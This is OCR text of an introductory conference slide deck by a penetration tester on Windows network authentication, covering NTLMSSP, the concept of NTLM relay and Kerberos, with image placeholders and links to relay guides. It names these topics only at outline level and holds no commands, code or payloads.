UCS
URAL CYBERSECURITY

Kerberos Protocol for newbies

Speaker: Michael Zhmaylo
Penetration Tester, MTS

Who am I?

Wrote >15 articles at][akep , habr, etc

@RedTeamBro

Author of some offensive tools…

Penetration Tester at MTS Group


Content

1. Authentication Concepts

2. NTLMSSP

3. NTLM Relay

4. Kerberos



Intern


Junior

Middle

Attacks

+ a lot of links

Network Auth in Windows




Authentication By

Kerberos

NTLMSSP

Network Auth in Windows

Network Auth in Windows. NTLMSSP



CLIENT

SRV


DC

challenge

response

challenge
+
response

NTLM RELAY



URAL CYBERSECURITY


NTLM RELAY. Links

- https://en.hackndo.com/ntlm-relay/
- https://xakep.ru/2023/04/07/ntlm-relay-guide/
- https://xakep.ru/2023/04/11/ntlm-relay-guide-2/


Kerberos

That’s why we need to use Kerberos

